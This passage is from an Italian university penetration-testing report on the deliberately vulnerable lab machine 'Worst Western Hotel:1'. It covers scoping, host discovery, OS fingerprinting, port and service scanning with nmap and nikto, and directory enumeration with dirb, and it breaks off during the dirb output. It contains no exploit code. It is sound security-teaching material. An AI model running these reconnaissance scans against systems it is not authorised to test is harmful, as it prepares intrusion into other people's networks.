

Penetration Testing Narrative

WORST WESTERN HOTEL:1

FEDERICA PAPPALARDO | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

<u>INTRODUZIONE</u>	<u>2</u>
<u>STRUMENTI UTILIZZATI</u>	<u>2</u>
<u>TARGET SCOPING</u>	<u>3</u>
<u>INFORMATION GATHERING</u>	<u>3</u>
<u>TARGET DISCOVERY</u>	<u>3</u>
<u>ENUMERATION TARGET E PORT SCANNING</u>	<u>7</u>
PORT SCANNING	7
ANALISI DEI SERVIZI ATTIVI.....	8
HTTP	9
SOCKS5	10
DIRECTORY SCANNING.....	11
<u>VULNERABILITY MAPPING</u>	<u>12</u>
NESSUS	12
BASIC NETWORK SCAN.....	13
WEB APPLICATION TESTS.....	14
OPENVAS.....	17
<u>TARGET EXPLOITATION</u>	<u>18</u>
CROSS-SITE SCRIPTING (XSS)	18
WEB BACKDOOR.....	22
SQL INJECTION	26
<u>POST EXPLOITATION.....</u>	<u>29</u>
PRIVILEGE ESCALATION.....	29
<u>RIFERIMENTI</u>	<u>31</u>
<u>ELENCO DELLE FIGURE</u>	<u>32</u>

Introduzione

L'obiettivo di questo documento è illustrare tutte le fasi che compongono l'attività di penetration testing compiuta sulla macchina *Worst Western Hotel: 1*, in modo tale da rendere l'intero processo interamente replicabile. Lo scopo di questo progetto è quello di individuare le vulnerabilità di questa macchina e sfruttarle al fine di valutarne la sicurezza.

Il documento ha la seguente struttura: nel secondo capitolo verranno brevemente introdotti gli strumenti necessari per la realizzazione del progetto. Nei capitoli successivi verranno presentate le singole fasi della metodologia utilizzata, nello specifico:

- Target Scoping
- Information Gathering
- Target Discovery
- Enumeration Target e Port Scanning
- Vulnerability Mapping
- Target Exploitation
- Post-Exploitation

Strumenti Utilizzati

Per poter realizzare l'attività di penetration testing è stato configurato un laboratorio virtuale, utilizzando l'hypervisor **Oracle Virtual Box (v7.0)**.

Sono state utilizzate, dunque, le seguenti macchine virtuali:

- Kali Linux (2024.1)
- Worst Western Hotel: 1 (Macchina Target) [1]

Le due machine virtuali sono state messe in comunicazione realizzando una rete locale virtuale con NAT (Corso) su Virtual Box. La Figura 1 mostra la topologia di rete. Possiamo notare che l'indirizzo IP della macchina *Worst Western Hotel* non è noto a priori, in quanto viene assegnato in accordo al servizio DHCP.




Figura 1 Topologia della rete Corso

Target Scoping

Lo scopo di questa fase è quello di definire quali sono gli obiettivi principali e qual è l'ambito (scope) interessato dall'analisi. In questo caso, lo scope dell'analisi è circoscritto alla sola macchina virtuale *Worst Western Hotel:1* [1]. La tipologia di testing effettuato sarà di tipo *black box* e sarà prodotto un *Penetration Testing Report* dettagliato.

Information Gathering

Lo scopo di questa fase è quello di raccogliere il maggior numero di informazioni sull'asset analizzato. Le informazioni possono riguardare infrastrutture, organizzazioni e persone al fine di produrre dati utili nelle successive fasi di pentesting.


Nel caso della macchina analizzata, essendo una macchina virtuale vulnerabile by-design, la fase di information gathering si è limitata alla raccolta delle informazioni presenti sulla relativa pagina VulnHub. Le informazioni messe a disposizione dall'autore della macchina virtuale sono limitate, tuttavia, prestando attenzione è possibile ricavare qualche informazione utile. Dunque, analizzando la descrizione, gli screenshot e gli indizi lasciati dall'autore, sono emerse le seguenti informazioni preliminari sulla macchina:

- Sistema operativo: Debian GNU/Linux 10
- Linguaggio lato server: PHP (versione non nota)
- Macchina ispirata alla vulnerabilità phpIPAM 1.1.010 [2]

Target Discovery

Lo scopo del target discovery è quello di individuare tutte le macchine attive all'interno di un determinato asset per poterle successivamente analizzare. In questa sessione di penetration testing l'asset si compone di una sola macchina virtuale e sarà l'unica interessata dall'analisi.

Innanzitutto, cerchiamo di individuare la macchina target e di ottenere il suo indirizzo IP. A tal scopo utilizziamo il tool *netdiscover*. Poiché siamo in una rete locale, possiamo definire anche il range di indirizzi IP in cui cercare. Lanciamo, dunque, il seguente comando:


A terminal window with a light gray background and three colored window control buttons (red, yellow, green) in the top left corner. The prompt is 'root@kali:~#'. The command 'netdiscover -r 10.0.2.0/24' is entered in a light blue font.

```
root@kali:~# netdiscover -r 10.0.2.0/24
```

Figura 2 Comando *netdiscover*

La Figura 3 mostra l'output del comando. I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Quindi, andando per

esclusione; possiamo assumere che l'indirizzo IP della macchina target *Worst Western Hotel* sia 10.0.2.9.




Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:2d:54:05	2	120	PCS Systemtechnik GmbH
10.0.2.9	08:00:27:26:69:8a	1	60	PCS Systemtechnik GmbH

Figura 3 Output del comando *netdiscover*

Utilizziamo il comando *ping* per assicurarci che la macchina target sia raggiungibile. La Figura 4 mostra l'esecuzione del comando e possiamo notare che la macchina ha risposto correttamente a tutte le richieste inviate.



```
(root@kali)-[~]
# ping -c 4 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
64 bytes from 10.0.2.9: icmp_seq=1 ttl=64 time=0.761 ms
64 bytes from 10.0.2.9: icmp_seq=2 ttl=64 time=0.983 ms
64 bytes from 10.0.2.9: icmp_seq=3 ttl=64 time=0.879 ms
64 bytes from 10.0.2.9: icmp_seq=4 ttl=64 time=0.997 ms

— 10.0.2.9 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.761/0.905/0.997/0.094 ms
```

Figura 4 Output del comando *ping*

Analizziamo il comportamento utilizzando *Wireshark*¹. Dopo aver aperto l'applicazione, impostiamo il filtro in modo tale da avere informazioni solo sui messaggi del protocollo *ICMP* (Figura 5).




Figura 5 Impostazione dei filtri in *Wireshark*

Avviamo dunque la scansione ed eseguiamo di nuovo il comando *ping*. Su *Wireshark* possiamo notare che sono stati inviati 4 pacchetti ICMP (opzione “-c 4” del comando *ping*) e che sono stati ricevuti tutti i pacchetti di risposta da parte della macchina target (Figura 6).

¹ Wireshark (precedentemente chiamato Ethereal) è un software per analisi di protocollo o packet sniffer utilizzato per la soluzione di problemi di rete, per l'analisi (troubleshooting) e lo sviluppo di protocolli o di software di comunicazione.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.4	10.0.2.9	ICMP	98	Echo (ping) request id=0x308f, seq=1/256, ttl=64 (reply in 2)
2	0.000407080	10.0.2.9	10.0.2.4	ICMP	98	Echo (ping) reply id=0x308f, seq=1/256, ttl=64 (request in 1)
3	1.028551815	10.0.2.4	10.0.2.9	ICMP	98	Echo (ping) request id=0x308f, seq=2/512, ttl=64 (reply in 4)
4	1.029581568	10.0.2.9	10.0.2.4	ICMP	98	Echo (ping) reply id=0x308f, seq=2/512, ttl=64 (request in 3)
5	2.029143987	10.0.2.4	10.0.2.9	ICMP	98	Echo (ping) request id=0x308f, seq=3/768, ttl=64 (reply in 6)
6	2.030946565	10.0.2.9	10.0.2.4	ICMP	98	Echo (ping) reply id=0x308f, seq=3/768, ttl=64 (request in 5)
7	3.046292001	10.0.2.4	10.0.2.9	ICMP	98	Echo (ping) request id=0x308f, seq=4/1024, ttl=64 (reply in 8)
8	3.047165075	10.0.2.9	10.0.2.4	ICMP	98	Echo (ping) reply id=0x308f, seq=4/1024, ttl=64 (request in 7)

Figura 6 Pacchetti ICMP catturati da Wireshark

Poiché la macchina è in rete locale possiamo utilizzare anche il comando *arping* che utilizza invece il protocollo ARP. La Figura 7 mostra l'output del comando.

```
(root@kali)-[~]
# arping -c 4 10.0.2.9
ARPING 10.0.2.9
60 bytes from 08:00:27:26:69:8a (10.0.2.9): index=0 time=816.268 usec
60 bytes from 08:00:27:26:69:8a (10.0.2.9): index=1 time=1.079 msec
60 bytes from 08:00:27:26:69:8a (10.0.2.9): index=2 time=953.232 usec
60 bytes from 08:00:27:26:69:8a (10.0.2.9): index=3 time=1.091 msec

— 10.0.2.9 statistics —
4 packets transmitted, 4 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.816/0.985/1.091/0.111 ms
```

Figura 7 Output del comando arping

Per avere un'ulteriore conferma utilizziamo il comando *nping* per capire se la macchina è raggiungibile utilizzando protocolli di livello più alto (i.e. TCP). Effettuiamo il test sulle porte 22 e 80. La Figura 8 mostra che la macchina risponde alle richieste ed inoltre possiamo asserire che la porta 80 è aperta.

```
(root@kali)-[~]
# nping --tcp -p 22,80 -c 4 10.0.2.9

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-05-18 10:52 EDT
SENT (0.0197s) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (0.0206s) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=0 win=0
SENT (1.0580s) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (1.0592s) TCP 10.0.2.9:80 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=44 seq=956488962 win=64240 <mss 1460>
SENT (2.0675s) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (2.0687s) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=0 win=0
SENT (3.0720s) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (3.0734s) TCP 10.0.2.9:80 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=44 seq=987944432 win=64240 <mss 1460>
SENT (4.0787s) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (4.0800s) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=0 win=0
SENT (5.0946s) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (5.0956s) TCP 10.0.2.9:80 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=44 seq=1019530156 win=64240 <mss 1460>
SENT (6.1154s) TCP 10.0.2.4:24119 > 10.0.2.9:22 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (6.1164s) TCP 10.0.2.9:22 > 10.0.2.4:24119 RA ttl=64 id=0 iplen=40 seq=0 win=0
SENT (7.1237s) TCP 10.0.2.4:24119 > 10.0.2.9:80 S ttl=64 id=61390 iplen=40 seq=1082744498 win=1480
RCVD (7.1249s) TCP 10.0.2.9:80 > 10.0.2.4:24119 SA ttl=63 id=0 iplen=44 seq=1051218798 win=64240 <mss 1460>

Max rtt: 1.246ms | Min rtt: 0.729ms | Avg rtt: 0.984ms
Raw packets sent: 8 (320B) | Rcvd: 8 (368B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 7.19 seconds
```

Figura 8 Output del comando nping sulle porte TCP 22 e 80


Dopo aver ottenuto la certezza sulla raggiungibilità della macchina target, cerchiamo di ricavare maggiori informazioni riguardanti il sistema operativo della macchina *Worst Western Hotel*. Abbiamo scoperto che la porta 80 è aperta e quindi possiamo sfruttarla per eseguire un *OS fingerprinting* passivo, utilizzando il tool *pof*. Lanciamo dunque il seguente comando, il quale ci permetterà di restare in ascolto sull'interfaccia *etho*:



```
root@kali:~# pof -i eth0
```

Figura 9 Comando pof


Lanciamo il comando *curl*, da un altro terminale, per inviare una richiesta *HTTP* alla macchina *Worst Western Hotel*:



```
root@kali:~# curl -X GET http://10.0.2.9/
```

Figura 10 Comando curl


Torniamo, dunque, al terminale in cui abbiamo lanciato il tool *pof*, notando che la comunicazione è stata correttamente intercettata. Tuttavia, il *pof* non è in grado di individuare il sistema operativo del server, come mostrato nella Figura 11.



```
.-[ 10.0.2.4/54992 → 10.0.2.9/80 (uptime) ]-  
|  
| server    = 10.0.2.9/80  
| uptime    = 24 days 11 hrs 3 min (modulo 49 days)  
| raw_freq  = 1000.00 Hz  
|  
|-----  
|  
.-[ 10.0.2.4/54992 → 10.0.2.9/80 (http response) ]-  
|  
| server    = 10.0.2.9/80  
| app       = ???  
| lang      = none  
| params    = none  
| raw_sig   = 0:Date,Server,?Location,?Content-Length,Connection=[close],Content-Type:Keep-Alive,Accept-Ranges:Apache/2.4.29 (Ubuntu)  
|  
|-----
```

Figura 11 Porzione dell'output del tool pof


Proviamo ad applicare allora un approccio *attivo*, utilizzando il tool *nmap* ed usando l'opzione “-O”. Lanciamo il seguente comando:



```
root@kali:~# nmap -O 10.0.2.9
```

Figura 12 Comando nmap -O

Come è possibile notare nella Figura 13, il tool *nmap* afferma che la macchina target monta un sistema operativo Linux-based e la versione del kernel è compresa tra 4.15 e la 5.8.



```
MAC Address: 08:00:27:26:69:8A (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.8  
Network Distance: 1 hop
```

Figura 13 Porzione dell'output del tool nmap relativa all'OS detection

Enumeration Target e Port Scanning

Il passaggio successivo all'individuazione delle macchine target attive sull'asset è quello di acquisire informazioni sulla macchina in questione.

La fase di enumeration target ha lo scopo di ottenere il maggior numero di informazioni possibili sui servizi erogati dalle macchine individuate, al fine di utilizzare tali informazioni nelle attività successive.

Dopo esserci assicurati che la macchina target è disponibile e raggiungibile, cerchiamo di ottenere maggiori informazioni riguardo i servizi attivi sulla macchina *Worst Western Hotel*.

PORT SCANNING


Cerchiamo di individuare lo stato delle porte TCP e UDP della macchina target e, per le porte eventualmente aperte, di scoprire quali servizi sono disponibili. A tale scopo utilizziamo il tool *nmap*. Lanciamo il seguente comando che permetterà di eseguire una scansione delle prime 65535 porte TCP (opzione “-p-”):



```
root@kali:~# nmap -sV 10.0.2.9 -p- -oX nmapTCPscan.xml
```

Figura 14 Comando *nmap -sV*

L'output del comando è un file xml (opzione “-oX”). Convertiamolo in formato html:



```
root@kali:~# xsltproc nmapTCPscan.xml -o nmapTCPscan.html
```

Figura 15 Comando per la conversione file da xml a html

La Figura 16 mostra la lista delle porte aperte e chiuse individuate da *nmap* con i relativi servizi. Notiamo che le porte non riportate in tabella risultano essere chiuse (i.e.: la macchina non ha ricevuto nessuna risposta per ogni pacchetto SYN inviato).

Ports

The 65533 ports scanned but not shown below are in state: **closed**

- 65533 ports replied with: **reset**

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
1080	tcp	open	socks5	syn-ack			Username/password authentication required

Figura 16 Scan delle porte TCP effettuato con *nmap*

Effettuiamo ora uno scan delle porte UDP. A tal scopo utilizziamo il tool *unicorscan*. La Figura 17 mostra l'output del comando: possiamo notare che non sono state individuate porte aperte.


```
(root@kali)-[~]
# unicornscan -m U -Iv 10.0.2.9:1-65535 -r 10000
adding 10.0.2.9/32 mode 'UDPscan' ports '1-65535' pps 10000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 13 Sec
onds
sender statistics 9751.6 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

Figura 17 Output del comando unicornscan

ANALISI DEI SERVIZI ATTIVI

Analizziamo ora più nel dettaglio i servizi messi a disposizione dalla macchina target, al fine di ottenere più informazioni per la fase successiva. Avviamo un nuovo scan con *nmap*, utilizzando in questo caso la modalità *aggressive*:

```
root@kali:~# nmap -A 10.0.2.9 -p- -oX aggrscan.xml
```

Figura 18 Comando nmap per la modalità aggressive

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.4.29 (Ubuntu)
	http-server-header	Apache/2.4.29 (Ubuntu)				
1080	tcp	open	socks5	syn-ack		Username/password authentication required
	socks-auth-info	No authentication Username and password				

Figura 19 Output dell'aggressive scan di nmap

Inoltre dall'output del comando possiamo notare che è stato rilevato anche un Traceroute (Figura 20).

```
TRACEROUTE
HOP RTT ADDRESS
1 0.55 ms prime.worstwestern.com (10.0.2.9)
```

Figura 20 Traceroute

Pertanto, è stato aggiunto il nome del dominio nel nostro file *hosts* (Figura 21), in modo da poter accedere ai servizi http.

```
(root@kali)-[~]
# cat /etc/hosts
10.0.2.9 prime.worstwestern.com
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figura 21 File hosts

HTTP

Abbiamo notato che la macchina target ha un web server sulla porta 80. Dalla Figura 22 possiamo notare che la pagina è raggiungibile anche se viene restituito un errore 302.

```
(root@kali)-[~]
# curl http://10.0.2.9:80/ -I
HTTP/1.0 302 Found
Date: Sun, 19 May 2024 18:20:07 GMT
Server: Apache/2.4.29 (Ubuntu)
Location: http://prime.worstwestern.com/
Connection: close
Content-Type: text/html; charset=utf-8
```

Figura 22 Esecuzione comando curl sulla porta 80

Aprendo la pagina nel web browser, possiamo notare che in tale pagina è presente il sito di un hotel (Figura 23).




Figura 23 Pagina web

Controlliamo se su tale porta viene utilizzato il protocollo SSL/TLS, lanciando il seguente comando:

```
root@kali:~# sslscan 10.0.2.9:80
```

Figura 24 Comando sslscan

Possiamo notare, dalla Figura 25, che non è possibile instaurare una sessione SSL con il server.

```
(root@kali)~# sslscan 10.0.2.9:80
Version: 2.1.3-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 10.0.2.9

Testing SSL server 10.0.2.9 on port 80 using SNI name 10.0.2.9

SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    disabled
TLSv1.2    disabled
TLSv1.3    disabled

TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

Heartbleed:

Supported Server Cipher(s):
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Certificate information cannot be retrieved.
```

Figura 25 Output sslscan

Per ottenere ulteriori informazioni sul server *httpd* utilizziamo tool *nikto* (Figura 26).

```
(root@kali)~# nikto -h http://10.0.2.9
- Nikto v2.5.0

+ Target IP:      10.0.2.9
+ Target Hostname: 10.0.2.9
+ Target Port:    80
+ Start Time:     2024-05-19 13:14:43 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: http://prime.worstwestern.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /images: Retrieved powered-by header: PrestaShop.
+ /images: Uncommon header 'powered-by' found, with contents: PrestaShop.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /CHANGELOG.txt: A changelog was found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /CHANGELOG.txt: Version number implies that there is a SQL Injection in Drupal 7, which can be used for authentication bypass (Drupalgeddon). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704 https://www.sektioneins.de/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
+ /README.md: Readme Found.
+ 8103 requests: 1 error(s) and 9 item(s) reported on remote host
+ End Time:      2024-05-19 13:15:50 (GMT-4) (67 seconds)

+ 1 host(s) tested
```

Figura 26 Output tool nikto

L'output di *nikto* evidenzia che il sito è stato creato con *PrestaShop* [3], che espone un file di changelog e che risulta vulnerabile a diversi tipi di attacchi.

SOCKS5

Abbiamo notato che la macchina target mette a disposizione anche il servizio SOCKS5 sulla porta 1080. SOCKS è un protocollo di internet che offre agli utenti un livello maggiore di anonimato rispetto a quello di partenza. Quando ci si connette a un proxy SOCKS, il traffico internet viene instradato attraverso un server di terze parti tramite il Transmission Control Protocol (TCP). Durante questo processo, viene assegnato un indirizzo IP (Protocollo Internet) nuovo di zecca; cambiare l'indirizzo IP implica che gli host web (intesi come: siti web e servizi) non sono in grado di individuare la posizione fisica effettiva.

SOCKS5 è la versione più aggiornata del protocollo SOCKS ed introduce un vero sistema di autenticazione, aggiunge il supporto al protocollo di rete IPv6 e all'UDP.

A differenza di un proxy HTTP, capace di veicolare solo traffico HTTP, un server proxy SOCKS5 permette di veicolare qualsiasi tipo di traffico, TCP o UDP, permettendo a un client di anonimizzare le proprie comunicazioni con il server di destinazione. Un server proxy SOCKS5 funziona con i protocolli HTTP, FTP, SMTP, POP3, NNTP, garantendo un grado di anonimizzazione completo.

SOCKS si colloca al di sopra di TCP e UDP per quanto riguarda il livello di trasporto. Ciò significa che è in grado di formare connessioni fisiche con il client e il server nel tentativo di assicurare che tutti i pacchetti arrivino alle loro destinazioni previste nello stesso modo in cui sono stati inviati.

DIRECTORY SCANNING

È stato utilizzato il tool *dirb* per determinare eventuali directory accessibili dal web server.

Il tool *dirb* è un web content scanner che permette di individuare URL, file e directory effettuando un attacco basato su dizionario.

La prima scansione è stata effettuata utilizzando la word-list `extensions_common.txt` di *dirb* che utilizza un dizionario di estensioni per determinare quali sono le estensioni dei file presenti sul server:

```
(root@kali)-[~]
# dirb http://10.0.2.9 /usr/share/dirb/wordlists/extensions_common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Mon May 20 10:09:27 2024
URL_BASE: http://10.0.2.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/extensions_common.txt

GENERATED WORDS: 28

— Scanning URL: http://10.0.2.9/ —
+ http://10.0.2.9/.php (CODE:403|SIZE:273)
+ http://10.0.2.9/.phtml (CODE:403|SIZE:273)

END_TIME: Mon May 20 10:09:27 2024
DOWNLOADED: 28 - FOUND: 2
```

Figura 27 Dirb scansione estensioni file

Attraverso questa scansione viene evidenziata la presenza di file PHP sul web server e viene anche suggerita la possibile presenza di file con estensione `.phtml`.

Utilizzando queste informazioni è stata effettuata un'ulteriore scansione utilizzando il dizionario di default (`common.txt`) e il parametro `-X` che permette di specificare le estensioni dei file che si intendono cercare.

```
(root@kali)~[~]
# dirb http://10.0.2.9 -X .txt,.zip,.php,.phtml,.html

DIRB v2.22
By The Dark Raver

START_TIME: Tue May 21 09:36:37 2024
URL_BASE: http://10.0.2.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt,.zip,.php,.phtml,.html) | (.txt)(.zip)(.php)(.phtml)(.html) [NUM = 5]


GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.9/ ---
+ http://10.0.2.9/config.txt (CODE:200|SIZE:127)
+ http://10.0.2.9/footer.php (CODE:500|SIZE:0)
